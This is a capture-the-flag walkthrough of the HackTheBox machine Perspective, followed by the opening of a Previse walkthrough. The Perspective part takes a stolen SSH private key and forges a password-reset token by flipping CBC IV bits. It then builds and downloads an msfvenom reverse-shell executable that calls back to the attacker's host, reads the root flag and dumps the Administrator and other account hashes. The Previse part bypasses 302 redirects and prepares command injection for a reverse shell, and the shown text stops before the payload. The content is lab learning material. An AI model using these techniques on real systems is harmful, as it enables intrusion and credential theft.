- 
so we have to move on the other way:
``` bash
Proto Local Address Foreign Address State PID
TCP 0.0.0.0:22 0.0.0.0:0 LISTENING 2212
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 848
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:8000 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:8009 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 460
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 1032
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1304
TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING 596
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING 604
TCP 10.10.11.151:139 0.0.0.0:0 LISTENING 4
TCP 10.10.11.151:49693 10.10.14.10:1234 ESTABLISHED 3888
TCP [::]:22 [::]:0 LISTENING 2212
TCP [::]:80 [::]:0 LISTENING 4
TCP [::]:135 [::]:0 LISTENING 848
TCP [::]:445 [::]:0 LISTENING 4
TCP [::]:5985 [::]:0 LISTENING 4
TCP [::]:8000 [::]:0 LISTENING 4
TCP [::]:8009 [::]:0 LISTENING 4
TCP [::]:47001 [::]:0 LISTENING 4
TCP [::]:49664 [::]:0 LISTENING 460
TCP [::]:49665 [::]:0 LISTENING 1032
TCP [::]:49666 [::]:0 LISTENING 1304
TCP [::]:49667 [::]:0 LISTENING 596
TCP [::]:49668 [::]:0 LISTENING 604
UDP 0.0.0.0:123 *:* 2408
UDP 0.0.0.0:5353 *:* 1368
UDP 0.0.0.0:5355 *:* 1368
UDP 10.10.11.151:137 *:* 4
UDP 10.10.11.151:138 *:* 4
UDP 127.0.0.1:65362 *:* 2700
UDP [::]:123 *:* 2408
UDP [::]:5353 *:* 1368
UDP [::]:5355 *:* 1368
```
thers's a ssh key, we grab it
``` bash
PS C:\users\webuser> cat .ssh/id_rsa
cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzfoQwqu9tIYiy694HbGmT+qw2b+kUTnEcqEOEXv5+vLcVqZ2
APlHTSDj4rSzv+tJoHQiRf3IyVpNNqGw8+wM+P3wdozY66BUPHqz6FpRHxcMT2Ss
Nk9J9hxTi2L3oBVR83F0abBWnOClOqjrd8SMVRcyCi1/svSdOP8OPh9s+mpa5TG2
KEiI66whlBKKC1N2szF4rQNtkCGUw66zheHSxK5j6axjiP0sstC6hUJy2uqu3DXK
0dOtwMUk5EOpkFPTZxlIzgbUI/CcQ8ipaankvrHrh8x8DKdv9KspzKhLflS5Ayie
3PyFQ5lg9TCLk4dzyeB8YkBkBEXUbCePvNBFRwIDAQABAoIBAFwtqeyE0TwFv3Kq
DzYyt3wSSpzYD+At2wV1oAchFWlB4GuCyVJ8PHV+350oQz0DPgrpjiEGhyHdIKrv
R3KR0+hmNIPJWpZwROJgAz1blew081RgeFVBvJbAbH73hlwEzo0E3BUkTk6cljUf
PWl281ptK/60B+79W5MTSbtxcuLJgcvB/REYU3GPUK/dTSVU7IMV2hBrFP6srlqT
aGZ2ugm6xNV14Iq0KOpuHfYXXSdkklOt+eSZ8AWTQTkZtSfLJUybOaLYStOGn35S
IupwD4kxZbAtX54Avdi8rq61H4TIrM82B2+UpPkdd2P6am822mlQa4lVrnJCbq88
z6Xv6ckCgYEA9+lwddycXp0A4WlhmIu5A1440uZELhAfeRlBQVpeqlF0Ig2XjUyb
WhEu+lMlEfbsiWK/rfIp53uuBkstXc2ImKfhSbys8KMkJKq6Fp+OjbbFYSIS9mSP
f91W658OtfoNG/UHPp74f6/mogsbKpNP0nPDnjFBQLMuL2pYO/Q7p2sCgYEA1LJi
bPM/rpbzyGjJSYd50xNP1ftaUyZwRWCWAgAWLXKVVbuNdPNy6GvjyaNkJcPz3dh+
zSsLZeSyyVWUvFQslkkZaMvWZVDdwh9x8i3N/NhhTbqVTyBBqWTyk0l0WJVcHtUb
q6kSIYucmw/zH9qlpfYHvMWZN2kSHq+kwlMAfJUCgYBmTSpfOJ4+XMOUQQxJCr9a
KHOCdAsGhxi1vDo1YblWxy4JL1qusEIbNKQSIGVXuHF7cAhxG1E3eM4jQrqBzuLj
O8O3zef/lRLBHsKTu1v0Fsv0fT8d9flRZmEL8iL77SejtcU7jhY1erzNeY/ITenO
in7atLCcplQUtOmcM/i56QKBgQDRjiMNBqfSYqUy6ZKPoCt1u4wn3eoDDFcG8383
30/6XO8mtY9MD2NB/LJDgnh0ANiu1NMxXtxu+mDvniLZXfFD7CddqZ7E2WRzEroY
Cert114ez9q1R6mJtIyOcotvj1BgjEQj34KejEeyOoel9azIk1rSMLig8CNLGnAw
iMhs9QKBgQC6pv2GxsrQmUEPiE0vorFtMulMi7vRYe7kfgsohE8grqKzsveLQJok
R+67L9QcuLwo2OWng2d2oEFkx9dx++ewEluo8ZjcOx3TVDIIZDUw4KdD0Q/josqp
RhZbZ6EF094JTnINnexb9OhQMwQJHAhp63o5dH6fFXSTUpW10u+mkA==
-----END RSA PRIVATE KEY-----
```
then ssh into it, and ssh port forward 8009
``` bash
ssh -i id_rsa webuser@perspective.htb -L 8009:127.0.0.1:8009
```
seems like the same web page again......
- [Cipher block chaining (CBC)](https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#Cipher_block_chaining_(CBC))
The token can be manipulated. (password reset) First 16 bytes are the IV. During decryption the IV is used to XOR the intermediate value. You know the plaintext to xor.
extend the hidden email with spaces (+) and make it more than 16 chars (else the padding won't match). The first 16 bytes can then be manipulated : Change the IV for that : example (IV) XOR (6140612e616120202020202020202020) XOR (6140612e6161265C785C782e62617420) = new IV.
exchanged the first 16 bytes (IV) with the new value and encode it again
The first 16 bytes are xored with the IV value in the last step of decryption
Looking at the code (dnspy perspective.dll) you notice that the first 16 bytes of the token is the IV
On another part you see that the base64 is url encoded - -> + and _ -> /
With that you can base64 decode the token and change is to hex values
example:
``` bash
echo -n LuZov1TP8rYJyxm9PsaBUhxD2IqfaWQSd437ihbkpv8uqT6mpYefQSbtQV4fXCvn|base64 -d| xxd -p| tr -d "\n"
```
I use a@a.aa as email to get more space for the instructions
via a shell on the host I create a dir x in the root
1. Create a account.
2. Go to forget password page.
3. Fill the three questions.
4. And intersept the request.
We will modify the EmailHidden, we will add a 16 bits padding. So our value will be equal to
``` bash
POST /Account/Forgot HTTP/1.1
Host: 127.0.0.1:8009
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 356
Origin: http://127.0.0.1:8009
Connection: close
Referer: http://127.0.0.1:8009/Account/Forgot
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwUKMTE4MzYyMzczM2RkzVUo80CcMuBVaq44smuBxJgAzn8%3D&__VIEWSTATEGENERATOR=B97FD74E&ctl00%24MainContent%24EmailHidden=a%40a.aa++++++++++&ctl00%24MainContent%24QuestionResponse1=luci&ctl00%24MainContent%24QuestionResponse2=luci&ctl00%24MainContent%24QuestionResponse3=luci&ctl00%24MainContent%24ctl01=Initiate+Reset
```
Now don't forward this request, copy the token and replace it in this Recipe.
``` bash
https://gchq.github.io/CyberChef/#recipe=Find_/_Replace(%7B'option':'Simple%20string','string':'_'%7D,'/',true,false,true,false)Find_/_Replace(%7B'option':'Simple%20string','string':'-'%7D,'%2B',true,false,true,false)From_Base64('A-Za-z0-9%2B/%3D',true)To_Hex('None',0)&input=eHhBWWZDaTlnTHBCU2ZxQS0tYnBESVppYXdXeTJWblpkSXhteHYzTTV4MTN6NFpydkFSeTVFYy10Ym5yMmdPVw
output:
c710187c28bd80ba4149fa80fbe6e90c86626b05b2d959d9748c66c6fdcce71d77cf866bbc0472e4473eb5b9ebda0396
```
We will replace the token.
``` bash
GET /Account/forgot.aspx?token=xxAYfCi9gLpBSfqA--bpDIZiawWy2VnZdIxmxv3M5x13z4ZrvARy5Ec-tbnr2gOW HTTP/1.1
Host: 127.0.0.1:8009
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8009/Account/Forgot
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```
This will generate a decimal form.
Now we create our shell. Go to the root dir, and create a new dir x. Download a shell and rename it to .exe.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/perspective]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.18 LPORT=1234 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```
``` bash
webuser@PERSPECTIVE C:\>mkdir x
webuser@PERSPECTIVE C:\>cd x
webuser@PERSPECTIVE C:\x>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\x> Invoke-WebRequest -URi 10.10.14.18/shell.exe -O x.exe
PS C:\x> ls
Directory: C:\x
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 4/10/2022 4:11 PM 73802 x.exe
```
Now copy the first 16 bytes, means 32 chars of the decimal token.
``` bash
>>> data = "c710187c28bd80ba4149fa80fbe6e90c86626b05b2d959d9748c66c6fdcce71d77cf866bbc0472e4473eb5b9ebda0396"
>>> data[:32]
'c710187c28bd80ba4149fa80fbe6e90c'
```
and replace in this Recipe
``` bash
https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')XOR(%7B'option':'Hex','string':'6140612e616120202020202020202020'%7D,'Standard',false)XOR(%7B'option':'Hex','string':'6140612e6161265c785c782e65786520'%7D,'Standard',false)To_Hex('None',0)&input=YzcxMDE4N2MyOGJkODBiYTQxNDlmYTgwZmJlNmU5MGM
output:
c710187c28bd86c61935a28ebebeac0c
```
Copy the output value ot the recipe. And replace with the orginal token.
Final decimal token ⇒
``` bash
>>> data[32:]
'86626b05b2d959d9748c66c6fdcce71d77cf866bbc0472e4473eb5b9ebda0396'
>>> "c710187c28bd86c61935a28ebebeac0c" + "86626b05b2d959d9748c66c6fdcce71d77cf866bbc0472e4473eb5b9ebda0396"
'c710187c28bd86c61935a28ebebeac0c86626b05b2d959d9748c66c6fdcce71d77cf866bbc0472e4473eb5b9ebda0396'
```
Now reverse the 1st recipe
``` bash
https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')To_Base64('A-Za-z0-9%2B/%3D')Find_/_Replace(%7B'option':'Simple%20string','string':'%2B'%7D,'-',true,false,true,false)Find_/_Replace(%7B'option':'Simple%20string','string':'/'%7D,'_',true,false,true,false)&input=YzcxMDE4N2MyOGJkODZjNjE5MzVhMjhlYmViZWFjMGM4NjYyNmIwNWIyZDk1OWQ5NzQ4YzY2YzZmZGNjZTcxZDc3Y2Y4NjZiYmMwNDcyZTQ0NzNlYjViOWViZGEwMzk2
output:
xxAYfCi9hsYZNaKOvr6sDIZiawWy2VnZdIxmxv3M5x13z4ZrvARy5Ec-tbnr2gOW
```
We will replace at the burp intersept option.
Forward the request. And we will redirected to change password, start a msf listener. And change password.
``` bash
meterpreter > getuid
Server username: PERSPECTIVE\Administrator
meterpreter > shell
Process 5076 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.2686]
(c) 2018 Microsoft Corporation. All rights reserved.
c:\windows\system32\inetsrv>cd \users\administrator\desktop
cd \users\administrator\desktop
c:\Users\Administrator\Desktop>type root.txt
type root.txt
198a44dba3d48009eda6b02834a9e3b5
meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 815d39bbbbcdd512ce0eadebd02f6229...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
No users with password hints on this system
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3ebc094377ee665f31a78f536ba4f1af:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:7cd9849be63b88b3f4e910cdae120f3d:::
sqladmin:1001:aad3b435b51404eeaad3b435b51404ee:17e1ecc085fb5fd49810495ca173052e:::
dbuser:1003:aad3b435b51404eeaad3b435b51404ee:ffdd348640d3215cfe351d5cf928cb93:::
webuser:1004:aad3b435b51404eeaad3b435b51404ee:9c101375df857fad5e6bec682ffa4187:::
sshd:1005:aad3b435b51404eeaad3b435b51404ee:4edb911b4f987283a91a175c6d4445bb:::
meterpreter > sysinfo
Computer : PERSPECTIVE
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : HTB
Logged On Users : 4
Meterpreter : x86/windows
```
- 
And we get a shell. and dump the hash
- 
all done now
#### Summary of knowledge
- black box web testing
- xss bypass and read file
- viewstateuserkey decrypt
- Exploiting __VIEWSTATE knowing the secret to get shell
- Cipher block chaining (CBC) to get root shell
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## 响应跳转与真实服务端授权
302 页面仍返回了可操作内容,原记录利用请求与响应差异进入账户功能。日志参数的命令拼接、哈希和 gzip 执行路径继续保留。
来源 previse · 原记录 2021-08-08 · 18 个代码块 · 9 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Easy
Points: 20
Release: 07 Aug 2021
IP: 10.10.11.104
- 
- 
#### Enumeration
#### Nmap
``` bash
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```
#### ffuf
``` bash
index.php [Status: 302, Size: 2801, Words: 737, Lines: 72]
login.php [Status: 200, Size: 2224, Words: 486, Lines: 54]
config.php [Status: 200, Size: 0, Words: 1, Lines: 1]
download.php [Status: 302, Size: 0, Words: 1, Lines: 1]
footer.php [Status: 200, Size: 217, Words: 10, Lines: 6]
header.php [Status: 200, Size: 980, Words: 183, Lines: 21]
favicon.ico [Status: 200, Size: 15406, Words: 15, Lines: 10]
logout.php [Status: 302, Size: 0, Words: 1, Lines: 1]
. [Status: 302, Size: 2801, Words: 737, Lines: 72]
status.php [Status: 302, Size: 2966, Words: 749, Lines: 75]
nav.php [Status: 200, Size: 1248, Words: 462, Lines: 32]
accounts.php [Status: 302, Size: 3994, Words: 1096, Lines: 94]
files.php [Status: 302, Size: 4914, Words: 1531, Lines: 113]
```
#### curl
``` bash
curl http://10.10.11.104/files.php
```
- 
So it seems we can access parts of the site with a fwe tricks. Testing further showed I can capture the request from nav.php and then change the response from a 302 to 200 to access the account page.
Clicking on Do Intercept > Response to this request.
- 
Change the 302 to 200
- 
Create a new user and use the same tatics for capturing the request and editing the response.
- 
Then login with the new account.
- 
#### Files
- config.php
``` bash
$host = 'localhost';
$user = 'root';
$passwd = 'mySQL_p@ssw0rd!:)';
$db = 'previse';
```
- logs.php
``` bash
┌──(root💀kali)-[~/hackthebox/machine/previse/siteBackup]
└─# ls
accounts.php download.php files.php header.php login.php logs.php status.php
config.php file_logs.php footer.php index.php logout.php nav.php
┌──(root💀kali)-[~/hackthebox/machine/previse/siteBackup]
└─# cat logs.php
```
In logs.php we can see the developer had to use python instead of PHP for the delimiters for ease of use and this also looks vunerable to command injection.
#### User
Reverse shell.
To get a reverse shell. Login as your new user, goto the Management menu > logs. Capture the request in burp and add a python reverse shell to the delim attribute.
``` bash
POST /logs.php HTTP/1.1
Host: 10.10.11.104
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Origin: http://10.10.11.104
Connection: close
Referer: http://10.10.11.104/file_logs.php
Cookie: PHPSESSID=1ef4dj4rj6qthba48f58r5d3va
Upgrade-Insecure-Requests: 1
